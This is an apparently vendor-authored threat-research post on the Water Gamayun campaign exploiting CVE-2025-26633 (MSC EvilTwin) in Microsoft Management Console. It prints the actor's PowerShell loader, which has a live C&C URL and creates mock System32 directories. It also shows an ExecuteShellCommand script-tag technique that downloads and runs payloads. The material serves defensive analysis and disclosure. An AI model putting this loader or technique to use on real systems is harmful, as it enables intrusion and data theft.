CVE-2025-26633: How Water Gamayun Weaponizes MUIPath using MSC EvilTwin

By: Aliakbar Zahravi March 25, 2025 Read time: 8 min (2173 words)

Summary

Trend Research uncovered a campaign by the Russian threat actor Water Gamayun that exploits a zero-day vulnerability in the Microsoft Management Console framework to execute malicious code, named MSC EvilTwin (CVE-2025-26633).

In this attack the threat actor manipulates .msc files and the Multilingual User Interface Path (MUIPath) to download and execute malicious payload, maintain persistence and steal sensitive data from infected systems.

Enterprises can be significantly impacted by such threats, as they can lead to data breaches and substantial financial loss. Various businesses, particularly those that use Microsoft's administrative tools heavily, may be at risk of falling victim to this campaign.

Microsoft and Trend Zero Day Initiative's™ (ZDI) bug bounty program worked together to disclose this vulnerability and quickly release a patch addressing it. Trend Vision One™ - Network Security has TippingPoint Intrusion Prevention Filters for Trend Micro customers to protect them against this threat.

Trend Research uncovered a campaign by suspected Russian threat actor Water Gamayun, also known as EncryptHub and Larva-208, that abused a zero-day vulnerability in the Microsoft Management Console (mmc.exe) framework to execute malicious code on infected machines. We've named this technique MSC EvilTwin (CVE-2025-26633), which we track as ZDI-CAN-26371 (also known as ZDI-25-150).

This is the first part of a two-part blog series about this campaign. This post focuses on the MSC EvilTwin technique and the Trojan loader that exploits this vulnerability, explaining how it works to download and execute malicious files on victim systems using Microsoft Console (.msc) files. The next post will dive into the different modules and payloads that this threat actor uses.

This campaign is under active development; it employs multiple delivery methods and custom payloads designed to maintain persistence and steal sensitive data, then exfiltrate it to the attackers' command-and-control (C&C) servers.

The following modules are the identified arsenal associated with the Water Gamayun, the details of which will be covered in the second blog post:

EncryptHub stealer

DarkWisp backdoor

SilentPrism backdoor

MSC EvilTwin loader

Stealc

Rhadamanthys stealer

In cooperation with Microsoft, the bug bounty program of Trend Zero Day Initiative™ (ZDI) worked to disclose this zero-day attack and release a patch for this vulnerability on March 11. Trend also provides protection to enterprises from threat actors that exploit CVE-2025-26633 via the security solutions that can be found at end of this blog entry.

Microsoft Management Console and the Microsoft Console File

The Microsoft Management Console (MMC) is an application that provides a graphical user interface (GUI) and a programming framework used to create, save, and access collections of administrative tools – referred to as consoles – for managing various Windows hardware, software, and network components. These administrative tools, called snap-ins, are COM objects linked to Microsoft console files. The Windows Firewall (wf.msc) is an example of such a tool, shown in Figure 1.




Figure 1. Windows Firewall file (wf.msc)

A single .msc file can include references to multiple snap-ins (Figure 2). These files are scriptable, allowing users to create, modify, and use them to open MMC with a predefined set of tools and configurations.




Figure 2. Microsoft Management Console - Snap-ins listed in the management console

Techniques used by Water Gamayun

In their attack, Water Gamayun abuse three techniques to execute malicious payload on an infected system via Windows MSC files:

MSC EvilTwin (CVE-2025-26633)

This technique involves executing malicious .msc files through a legitimate one. In this kind of attack, two .msc files with the same name are created on the system by the trojan loader: One file is clean and appears legitimate with no suspicious elements; the other is a malicious version that is dropped in the same location but within a directory named *en-US*. When the clean .msc file is run, mmc.exe loads the malicious file instead of the original file and executed.

In this scenario, the adversary abuses the mmc.exe's Multilingual User Interface Path (MUIPath) feature. The default system language – English (United States) – has a MUIPath that is typically configured to include MUI files (.mui), which are designed to store language-specific resources for applications. These resources include localized text, dialogs, and user interface elements tailored for different languages.

By abusing the way that mmc.exe uses MUIPath, the attacker can equip MUIPath en-US with a malicious .msc file, which cause the mmc.exe load this malicious file instead of the original file and executed without the victim's knowledge.

The following code snippet demonstrates how this technique is abused in mmc.exe (SHA256:

80055590cf6573c6ef381c9b834c35c1a5e7463aedbcf4b5427a903f1e588c50):

10.0.26100.2033 (WinBuild.160101.0800) file.

Figure 3. mmc.exe MUI file handling

When executing an .msc file through mmc.exe, the *ScOnOpenDocument* function calls the *scGetMuiPath* function, which uses the *GetFileMUIPath* Windows API to retrieve the MUI file if it exists.

If MUIPath en-US exists, mmc.exe loads the XML content from the .msc file in the en-US directory rather than from the original MSC file, and executes it. If the en-US directory does not exist, the selected .msc file content is loaded and executed.

Execute shell command over the MSC file web rendering

The second technique enables command shell execution through the *ExecuteShellCommand* method of the MMC from a View object on the victim's machine. This can be done by leveraging specially crafted .msc files and a Shockwave Flash Object within an ActiveX control, which opens a web browser by default (Figure 4).





Figure 4. mmc.exe with ActiveX control snap-in open Given URL within StringTable by default with High priority

The *ExecuteShellCommand* method is part of the MMC's View Object, which runs a command in a window (Figure 5).



Method	Description
Back	Moves to the previous view.
Close	Closes the view.
CopyScopeNode	Copies the data object of the specified scope node to the clipboard.
CopySelection	Copies the data object of the current selection to the clipboard.
DeleteScopeNode	Deletes the specified scope node.
DeleteSelection	Deletes the selected items.
Deselect	Clears a single node.
DisplayScopeNodePropertySheet	Displays the property sheet for a specified scope node.
DisplaySelectionPropertySheet	Displays the property sheet for the current selection.
ExecuteScopeNodeMenuItem	Executes a menu item for the specified scope item.
ExecuteSelectionMenuItem	Executes a menu item for the current selection.
ExecuteShellCommand	Executes a shell command in a window.

Figure 5. The ExecuteShellCommand method is part of the MMC View Object

In this context, View Object acts as an external object when an MMC snap-in hosts the Microsoft Internet Explorer browser component. This means that it is possible to access the MMC's view object method remotely from an HTML page displayed in MMC by embedding a script tag, such as:

<script>external.ExecuteShellCommand(...)</script>

In this case, the attacker hosts the following command to download and execute a next-stage payload on the victim's machine (Figure 6). This technique has been previously discussed by security practitioners and has a proof-of-concept.




Figure 6. MMC's ExecuteShellCommnad method used by thread actor to download and execute payload

Mock trusted directories method

The third approach involves creating mock directories that appear similar to standard system paths by adding trailing spaces or special characters in the name. For example, creating "C: \Windows \System32" (note the space before \System32) instead of the standard "C: \Windows\System32". When an application's path validation logic doesn't properly handle whitespace during string comparisons, it may interpret the modified directory as equivalent to the genuine system path. This can result in files being loaded from the alternate location rather than the intended system directory. This technique becomes relevant when working with applications that load libraries or executables with elevated access levels. MSC EvilTwin loader uses this method to drop WmiMgmt.msc (Figure 7).

```
New-Item "\\?\C:\Windows \System32\" -ItemType Directory
New-Item "\\?\C:\Windows \System32\en-US" -ItemType Directory
$decodedBytesOriginal = [System.Convert]::FromBase64String($originalConsole)
$decodedBytesFakes = [System.Convert]::FromBase64String($hackedConsole)
[System.IO.File]::WriteAllBytes("C:\Windows \System32\WmiMgmt.msc", $decodedBytesOriginal)
[System.IO.File]::WriteAllBytes("C:\Windows \System32\en-US\WmiMgmt.msc", $decodedBytesFakes)
```

Figure 7. MSC EvilTwin loader uses the mock trusted directories method to drop WmiMgmt.msc

MSC EvilTwin trojan loader

The MSC EvilTwin loader is a trojan loader, written in PowerShell, weaponised all the techniques explained above to download and execute malicious payloads on compromised systems (Figure 8). Our analysis indicates that the attack begins with a digitally-signed MSI file masquerading as popular Chinese software like DingTalk or QQTalk (SHA256: 5588d1c5901d61bb09cd2fc86d523e2ccbc35a0565fd63c73b62757ac2ee51f5). These files are designed to fetch the MSC EvilTwin loader from the attacker's C&C server and execute it on the victim's machine.

During our investigation, we discovered an early version of this technique being used in April 2024.

```
$ErrorActionPreference= 'silentlycontinue'

$htmlLoaderUrl = "https://82.115.223.182/encrypthub/ram/"
$originalConsole = "PD94bWwgdmVyc[...REDACTED...]"
$hackedConsole = "PD94bWwgdmVyc2l[...REDACTED...]"

$fakeFile = ""
New-Item "\\?\C:\Windows \System32\" -ItemType Directory
New-Item "\\?\C:\Windows \System32\en-US" -ItemType Directory
$decodedBytesOriginal = [System.Convert]::FromBase64String($originalConsole)
$decodedBytesFakes = [System.Convert]::FromBase64String($hackedConsole)
[System.IO.File]::WriteAllBytes("C:\Windows \System32\WmiMgmt.msc", $decodedBytesOriginal)
[System.IO.File]::WriteAllBytes("C:\Windows \System32\en-US\WmiMgmt.msc", $decodedBytesFakes)
(Get-Content -Path '\\?\C:\Windows \System32\en-US\WmiMgmt.msc' -Raw) -replace
'{htmlLoaderUrl}', $htmlLoaderUrl | Set-Content -Path '\\?\C:\Windows \System32\en-
US\WmiMgmt.msc'
if ($fakeFile -ne $null -and $fakeFile -ne "") {
```

```
    Start-Process $fakeFile
}
Start-Process -FilePath 'C:\Windows \System32\WmiMgmt.msc'
Start-Sleep -Seconds 30

Remove-Item -Path "\\?\C:\Windows \System32" -Recurse -Force
Remove-Item -Path "\\?\C:\Windows \System32\en-US" -Recurse -Force
Remove-Item -Path "\\?\C:\Windows \" -Recurse -Force
Exit
```

Figure 8. MSC EvilTwin Loader main logic

The loader contains two Base64-encoded blobs called *$originalConsole* and *$hackedConsole*. These are .msc files. The *originalConsole* variable stores a legitimate non-malicious .msc file, while *hackedConsole* contains maliciously crafted .msc files with the attacker's C&C server address.

Initially, the loader creates two directories: *C:\Windows \System32* and *C:\Windows \System32\en-US*, which look similar to the legitimate WmiMgmt.msc paths on a Windows system (Figure 9). The loader then decodes and writes the contents of the .msc file. For the file WmiMgmt.msc in the en-US directory, it replaces the placeholder *{htmlLoaderUrl}* with the attacker's C&C server URL, *hxxps://82[.]115.223.182/encrypthub/ram/*.

WmiMgmt.msc C:\Windows\System32

Name	Path	Size	Date Modified
WmiMgmt.msc	C:\Windows\System32\en-US	142 KB	4/1/2024 1:00 AM
WmiMgmt.msc	C:\Windows\System32	142 KB	4/1/2024 12:22 AM

Figure 9. Legit and preexisting WmiMgmt.msc on Windows system (note the lack of whitespace in the system paths)

The malware then executes the non-malicious WmiMgmt.msc located at *C:\Windows\System32\WmiMgmt.msc*. This triggers the EvilTwin technique, causing mmc.exe to load and execute WmiMgmt.msc from the MUI path en-US instead. This file contains the attacker's C&C server URL in the *StringTable* section.

This causes the mmc.exe, which has the ActiveX Control snap-in, to load Microsoft's Internet Explorer browser components and load the URL's HTML content within the mmc.exe to render and display. In this case, the attacker embedded the *external.ExecuteShellCommand* method within script tag in the malicious HTML page (Figure 10), which causes the MMC to execute the given command in the victim's machine. In this example, the loader downloads and executes *ram.ps1*, the Rhadamanthys stealer downloader, on an infected system.

```
<StringTables>
  <IdentifierPool AbsoluteMin="1" AbsoluteMax="65535" NextAvailable="5"/>
  <StringTable>
    <GUID>{71E5B33E-1064-11D2-808F-0000F875A9CE}</GUID>
    <Strings>
      <String ID="1" Refs="1">Favorites</String>
      <String ID="2" Refs="2">Shockwave Flash Object</String>
      <String ID="3" Refs="1">{htmlLoaderUrl}</String>
      <String ID="4" Refs="2">Console Root</String>
```




Figure 10. The EvilTwin technique to execute a PowerShell

Water Gamayun not only uses these techniques in this loader, but also extensively applies them in other modules to download and execute next-stage payloads or plugins from the server. By leveraging these techniques, attackers can proxy the execution of malicious payload through legitimate Windows binaries by running non-malicious files.

Conclusion

Trend Research's investigation into this campaign demonstrates Water Gamayun's approach to exploiting vulnerabilities within the MMC framework. By abusing a vulnerability in the MMC framework, which we have designated as MSC EvilTwin (CVE-2025-26633), this threat actor has effectively devised a method to execute malicious code on infected machines. In this installment of our two-part series, we focused on the technical aspects of the MSC EvilTwin technique and the Trojan loader used to exploit this vulnerability. This attack employs multiple innovative techniques to maintain persistence and exfiltrate sensitive data, leveraging the manipulation of .msc files and Microsoft's MUIPath.

Our findings revealed that this campaign is actively developing, utilizing various delivery methods and custom payloads, as detailed in the modules deployed by Water Gamayun, including EncryptHub stealer, DarkWisp backdoor, SilentPrism backdoor, and Rhadamanthys stealer.

Through the collaboration between Microsoft and the Trend ZDI, this zero-day attack has been disclosed and a patch has quickly been issued to address it. Enterprises need comprehensive cybersecurity solutions to combat the evolving threats exemplified by campaigns such as those conducted by Water Gamayun. With techniques that exploit vulnerabilities like MSC EvilTwin, a layered approach and advanced cybersecurity solutions are vital for safeguarding digital assets in a landscape where threat actors are continuously refining their tactics.

Proactive security with Trend Vision One™

Organizations can protect themselves from attacks such as those employed by Water Gamayun